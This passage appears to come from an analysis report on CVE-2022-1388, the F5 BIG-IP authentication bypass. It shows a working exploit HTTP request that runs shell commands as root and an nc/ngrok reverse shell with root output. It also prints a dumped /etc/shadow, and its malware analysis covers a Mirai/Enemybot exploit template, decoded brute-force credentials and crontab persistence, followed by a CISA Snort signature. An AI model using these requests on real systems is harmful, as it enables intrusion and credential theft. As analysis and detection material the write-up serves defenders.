
Figure 4.7: Running the exploitation

Successful exploitation attempts will gain full control of the target host as the root user.


dreadace@kali:~/CVE-2022-1388/F5-CVE-...
./ngrok tcp 8888
dreadace@kali:~/Downloads
nc -lvnp 8888

```
 Downloads  ❯❯ nc -lvnp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53714
bash: no job control in this shell
[@vpn:Active:Standalone] restjavad # whoami
whoami
root
[@vpn:Active:Standalone] restjavad # id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
[@vpn:Active:Standalone] restjavad # uname -a
uname -a
Linux vpn.realscanner.com 3.10.0-862.14.4.el7.ve.x86_64 #1 SMP Fri Dec 10 11:37:51 PST 2021 x86_64 x86_64 x86_64 GNU/Linux
[@vpn:Active:Standalone] restjavad #
```


Figure 4.8: Shell spawn with nc


dreadace@kali:~/CVE-2022-1388/F5-CVE-...
./ngrok tcp 8888
dreadace@kali:~/Downloads

```
[@vpn:Active:Standalone] restjavad # cat /etc/shadow
cat /etc/shadow
root:$6$JlhUYLq0$iN8N3nmxhwFdfg6b/UZWCRP5OtloOuVSKf0hWfo05yE/fj4gh8YJsbuIyw/jpvmK1cZER9OaewSqKWzmCulJE/:18052:0:99999:7:::
bin:*:17192:0:99999:7:::
daemon:*:17192:0:99999:7:::
adm:*:17192:0:99999:7:::
lp:*:17192:0:99999:7:::
mail:*:17192:0:99999:7:::
operator:*:17192:0:99999:7:::
nobody:*:17192:0:99999:7:::
tmshnobody:*:18030:0:99999:7:::
admin:$6$AcMQaEcm$tkit1.0i3tV8XJoas/Y3Pi9P6wXGD9FUuFPzeosUNNaHhEOiDBqFRkaAiaL0yqedslXy0TMThCFp72hK.baqI1:18052:0:99999:7:::
vcsa:!!:17192::::::
systemd-bus-proxy:!!:18030::::::
systemd-network:!!:18030::::::
dbus:!!:18030::::::
polkitd:!!:18030::::::
nslcd:!!:18030::::::
tss:!!:18030::::::
postgres:!!:18030::::::
tomcat:!!:18030::::::
hsqldb:!!:18030::::::
sshd:!!:18030::::::
rpc:!!:18030::::::
ntp:!!:18030::::::
f5_remoteuser:!!:18030::::::
tcpdump:!!:18030::::::
oprofile:!!:18030::::::
sdm:!!:18030::::::
named:!!:18030::::::
apache:!!:18030::::::
syscheck:!!:18030::::::
```

Figure 4.9: /etc/shadow file on target

The below figure explains how an intruder exploits this vulnerability and accesses the /etc/password file on the victim’s machine.




```
POST /mgmt/tm/util/bash HTTP/1.1
Host: localhost
Connection: keep-alive, X-F5-Auth-Token
Authorization: Basic YWRtaW46
X-F5-Auth-Token: anything
Content-Length: 66

{
  "command":"run",
  "utilCmdArgs":"-c 'cat /etc/passwd'"
}
```

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 18:22:05 GMT
Server: Jetty(9.2.22.v20170606)
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Content-Type: application/json; charset=UTF-8
Allow:
Pragma: no-cache
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: must-revalidate
Expires: -1
Content-Length: 1878
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'  'unsafe-inline' 'unsafe-eval' data: blob:;
img-src 'self' data:  http://127.4.1.1 http://127.4.2.1
Keep-Alive: timeout=4, max=100
Connection: Keep-Alive

{
  "kind":"tm:util:bash:runstate",
  "command":"run",
  "utilCmdArgs":"-c 'cat /etc/passwd'",
  "commandResult":
  "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbi
  n:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nolo
  gin\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/no
  login\nnobody:x:99:99:Nobody:/:/sbin/nologin\ntmshnobody:x:32765:32765:tmshnobody:/:/sbin/no
  login\nadmin:x:0:500:Admin User:/home/admin:/sbin/nologin\nsupport:x:0:0:support:/root:/bin/
  bash\nf5emsvr:x:975:975:F5 EM Service Account:/root:/bin/false\nvcsa:x:69:69:virtual console
   memory owner:/dev:/sbin/nologin\nsystemd-bus-proxy:x:974:998:systemd Bus Proxy:/:/sbin/nolo
  gin\nsystemd-network:x:192:192:systemd Network Management:/:/sbin/nologin\ndbus:x:81:81:Syst
  em message bus:/:/sbin/nologin\npolkitd:x:27:27:User for polkitd:/:/sbin/nologin\nnslcd:x:65
  :55:LDAP Client User:/:/sbin/nologin\ntss:x:59:59:Account used by the trousers package to sa
  ndbox the tcsd daemon:/dev/null:/sbin/nologin\npostgres:x:26:26:PostgreSQL Server:/var/local
  /pgsql/data:/sbin/nologin\ntomcat:x:91:91:Apache Tomcat:/usr/share/tomcat:/sbin/nologin\nhsq
  ldb:x:96:96::/var/lib/hsqldb:/sbin/nologin\nsshd:x:74:74:Privilege-separated SSH:/var/empty/
  sshd:/sbin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin\nntp:x:38:38::
  /etc/ntp:/sbin/nologin\nf5_remoteuser:x:499:499:f5 remote user account:/home/f5_remoteuser:/
  sbin/nologin\ntcpdump:x:72:72::/:/sbin/nologin\noprofile:x:16:16:Special user account to be
  used by OProfile:/:/sbin/nologin\nsdm:x:191:996:sdmuser:/var/sdm:/bin/false\nnamed:x:25:25:N
  amed:/var/named:/bin/false\napache:x:48:48:Apache:/usr/local/www:/sbin/nologin\nsyscheck:x:1
  99:10::/:/sbin/nologin\nmysql:x:98:98:MySQL server:/var/lib/mysql:/sbin/nologin\nrestnoded:x
  :198:198::/:/sbin/nologin\n"
}
```

Figure 4.10: Burp suite interception

If we analyze the web traffic using a packet sniffer like Wireshark, we will be able to get the following results related to the exploitation scenario.




```
tcp.stream eq 1
No.   Time        Source
  6 18.114811   127.0.0.1
  7 18.114819   127.0.0.1
  8 18.114825   127.0.0.1
  9 18.114894   127.0.0.1
 10 18.114898   127.0.0.1
 11 18.128881   127.0.0.1
 12 18.128890   127.0.0.1

▶ Frame 9: 437 bytes on wire (3496 bits),
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:
▶ Internet Protocol Version 4, Src: 127.0.
▶ Transmission Control Protocol, Src Port:
▶ Hypertext Transfer Protocol
```

```
POST /mgmt/tm/util/bash HTTP/1.1
Host: localhost:8100
Authorization: Basic YWRtaW46
Local-Ip-From-Httpd: 172.16.242.135
X-F5-New-Authtok-Reqd: false
X-Forwarded-Proto: http
X-Forwarded-For:[redacted]
X-Forwarded-Host: localhost
X-Forwarded-Server: localhost.localdomain
Connection: Keep-Alive
Content-Length: 43

{"command": "run","utilCmdArgs": "-c 'id'"}HTTP/1.1 200 OK
Date: Mon, 09 May 2022 21:43:07 GMT
Content-Type: application/json; charset=UTF-8
Allow: 
Pragma: no-cache
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: must-revalidate
Expires: -1
Content-Length: 169
Server: Jetty(9.2.22.v20170606)

{"kind":"tm:util:bash:runstate","command":"run","utilCmdArgs":"-c 'id'","commandResult":"uid=0(root) gid=0(root) groups=0(root)
context=system_u:system_r:initrc_t:s0\n"}
```

5. Real-World Scenarios of CVE-2022-1388

16,000 BIG-IP devices have been exposed publicly. The F5 BIG-IP vulnerability provides a substantial danger for allowing attackers to obtain first access to business networks. To make matters worse, security researcher Nate Warfield has detected a large increase in the number of publicly accessible BIG-IP devices since 2020.



Nate Warfield | 🇺🇦 #StandWithUkraine 🌻
@n0x08

cisa.gov/uscert/ncas/cu... - When CVE-2020-5902 dropped there were ~10k F5 management interfaces exposed online.

Today there are 16k (shodan.io/search?query=h... is the @shodanhq query I use)

The trend data from Shodan would imply nobody learned to lock these things down ¯_(ツ)_/¯


12:04 AM · May 5, 2022

Read the full conversation on Twitter

Figure 5.1: Exposed public devices according to the shodan.io

Shodan shows that 16,142 F5 BIG-IP devices are currently exposed to the Internet using the query shared by Warfield. China, India, Australia, and Japan are the next most common locations for these gadgets, followed by the United States.

Using the internet, an intruder can gain access to the target computer and make changes to it. Remote Command Execution refers to the ability of an intruder to perform system commands on remote server.



TOTAL RESULTS

16,142

TOP COUNTRIES

United States	3,827
China	1,405
India	921
Australia	895
Japan	809

New Service: Keep track of what you have connected to the Internet. Check ou

BIG-IP&reg;- Redirect

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=iso-8859-1
```

China, Shenzhen

BIG-IP&reg;- Redirect

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=iso-8859-1
```

Taiwan, Taipei

BIG-IP&reg;- Redirect

SSL Certificate

Issued By:

|- Common Name:

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2022 01:13:15 GMT
Server: Apache
```

Figure 5.2: Shodan showing F5 BIG-IP devices on the Internet

Some of the multinational companies are also using F5 vendor products as their security solutions. Since F5 BIG-IP RCE vulnerability spread all around the world most of those companies suffered from the sensitive information breaches and gain the full control to the system via unauthorized manner.


6. Impact of CVE-2022-1388

One of the major business impacts is financial loss. Organizations will have to cope with the immediate and hard-hitting effects of a data breach, which is unquestionably one of the most immediate. Since successfully exploitation attempts gain the full access to the target this will lead to defacement of the web site.

Another impact is reputation damage and breaking the customer satisfaction. Damage to a company's reputation can linger for a long time, affecting its capacity to bring in new customers, future investment, and new personnel.

Due to these kinds of exploitations can have a significant impact on a company's operations. The breach must be contained and a comprehensive investigation into how it occurred and which systems were accessed must be conducted by the organizations involved. The investigation may need a complete shutdown of operations. According to the severity of the incident, sometimes the recovery and restoring process may take long time which may lead to the huge business operational impact such as financial loss.


And also, Malware developers targeting this latest vulnerability to spread the malwares around the world. Lacework Labs has discovered an exploit for CVE-2022-1388 in their honeypot data. It can be as simple as executing "id" to downloading and executing a second-stage payload, depending on the type of malware you have. It was then constructed a set of YARA rules to find the specific ELF files connected with this vulnerability and their corresponding URIs. Multiple Miria versions were found, showing just how quickly malware programmers can embrace Proof-of-Concept distribution methods. In addition to CVE-2022-1388, several exploitable vulnerabilities such as Log4J, ColdFusion, and numerous home router attacks were uncovered after evaluating the executable capabilities. In the Ghidra pseudocode shown below, a payload exploiting CVE-2022-1388 is highlighted. [12]



```
exploit_func(*piVar14,
             "POST /mgmt/tm/util/bash HTTP/1.1\r\n%s: %s\r\nAccept-Encoding: gzi
             p, deflate\r\nAccept: */*\r\nConnection: X-F5-Auth-Token\r\nHost: %
             s\r\nAuthorization: Basic YWRtaW46\r\nX-F5-Auth-Token: 0\r\nContent
             -Type: application/json\r\nContent-Length: 46\r\n\r\n{\"command\":
             \"run\", \"utilCmdArgs\": \"-c \\\"%s\\\"\""
             ,uVar17,local_f2a,local_f3a,&DAT_0011b3a0);
```

Figure 6.1: The exploit template for CVE-2022-1388 is one such example.

An XOR encoded string segment was discovered while further analyzing the binary. Mirai was disclosed years ago, therefore cross-referencing public source code provides greater insight into the modifications made by an individual threat actor to their Mirai variation. Below is an abridged version of the code that shows the results of our analysis on the left, and the publicly available source code on the right[12].




```
add_entry(0xa0,"\x13\x10\x11\x16\x17\x14",7);
add_entry('|',"QWR0MPV",7);
add_entry('|',"RCQQUMPF",4);
add_entry('\a',"PMMV",4);
add_entry('\a',"\x13\x10\x11\x16\x17",4);
add_entry(0xbe,"",4);
```

```
add_auth_entry("\x50\x4D\x4D\x56", "", 4);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);
```

Figure 6.2: DE compilation of Mirai's source code


"0x22" is the only key used in the "add entry" decoding routine. These strings can be decoded as illustrated in Figure 3 easily. In order to perform brute force attacks, these strings are utilized as credentials [12].



```
>>> "".join([chr(ord(x) ^ 0x22) for x in "PMMV"])
'root'
>>> "".join([chr(ord(x) ^ 0x22) for x in "CFOKL"])
'admin'
>>> "".join([chr(ord(x) ^ 0x22) for x in "WQGP"])
'user'
>>> "".join([chr(ord(x) ^ 0x22) for x in "RCQQUMPF"])
'password'
>>> "".join([chr(ord(x) ^ 0x22) for x in "QGPTKAG"])
'service'
>>> "".join([chr(ord(x) ^ 0x22) for x in "QWRGPTKQMP"])
'supervisor'
>>> "".join([chr(ord(x) ^ 0x22) for x in "EWGQV"])
'guest'
>>> "".join([chr(ord(x) ^ 0x22) for x in "W@LV"])
'ubnt'
```


Figure 6.3: Decoding the Strings

A crontab entry (T1053.003) specifies that the binary should be executed every five minutes while it is running. The function prctl() is renaming the running binary values by using set of random character string before the brute force attacks continue [12].



```
openat(AT_FDCWD, "/etc/crontab", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
newfstatat(4, "", {st_mode=S_IFREG|0777, st_size=0, ...}, AT_EMPTY_PATH) = 0
write(4, "*/5 * * * * /./enemybot\n\n", 25) = 25
```

Figure 6.4: A list of crontab entries tracing their path



```
prctl(PR_SET_NAME, "KtRPubG7Diog")
```

Figure 6.5: Binary Execution Renaming


Since the malware researchers developing malware and deliver them to the targets by using these kinds of vulnerabilities. This will lead to huge business impact of organizational operation and as well as most of the time lead to the huge data breaches.

7. Detection Mechanisms

CISA of United State recommends administrators to immediately patch the vulnerability by referring the F5 security Advisory and the Guidance. [13]

- Indicators of compromise – F5 security Advisory k23605346 [4]
- Suspect compromise – F5 guidance k11438344 [14]

Additionally, CISA recommends deploying the following Snort signature:




```
alert tcp any any -> any $HTTP_PORTS (msg:”BIG-IP F5 iControl:HTTP POST
URI ‘/mgmt./tm/util/bash’ and content data ‘command’ and
‘utilCmdArgs’:CVE-2022-1388”; sid:1; rev:1;
flow:established,to_server; flowbits:isnotset,bigip20221388.tagged;
content:”POST”; http_method; content:”/mgmt/tm/util/bash”; http_uri;
content:”command”; http_client_body; content:”utilCmdArgs”;
http_client_body; flowbits:set,bigip20221388.tagged;
tag:session,10,packets; reference:cve-2022-1388; reference:url,github.com/
alt3kx/CVE-2022-1388_PoC; priority:2; metadata:service http;)
```

Figure 7.1: Recommended Snort signature from CISA

As additional resources CISA and MS-ISA have verified and recommend implementing following detection signatures of both in-bound and out bound (post exploitation) intruder attempts. [13]

